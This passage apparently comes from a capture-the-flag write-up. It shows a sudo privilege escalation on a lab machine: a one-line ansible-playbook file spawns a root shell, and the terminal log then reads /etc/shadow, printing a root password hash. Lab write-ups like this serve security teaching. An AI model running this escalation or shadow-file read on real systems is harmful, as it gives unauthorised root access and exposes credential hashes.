If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]'>$TF
sudo ansible-playbook $TF

```

Execute and we now have root.


```

luis@seal:~$ TF=$(mktemp)
luis@seal:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$ sudo /usr/bin/ansible-playbook $TF
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] *****
TASK [Gathering Facts] *****
ok: [localhost]

TASK [shell] *****
# whoami
root
# cat /etc/shadow
root:$6$D8b4qJlaLsRsvwuy$qvUFLUdvoH0EsvrLSJCpej0mV7bZoC02ZGH2ueU77uAHPxepSfK.ts4LkkfwzuJ.IJ87EeK9RrNKHEorKQp3r.:18752:0:99999:7:::
daemon*:18375:0:99999:7:::
bin*:18375:0:99999:7:::
sys*:18375:0:99999:7:::
sync*:18375:0:99999:7:::
games*:18375:0:99999:7:::
man*:18375:0:99999:7:::
lp*:18375:0:99999:7:::
mail*:18375:0:99999:7:::
news*:18375:0:99999:7:::
uucp*:18375:0:99999:7:::
proxy*:18375:0:99999:7:::
[0] 0:VPN- 1:Main*Z

```

----- R00T PWN3D -----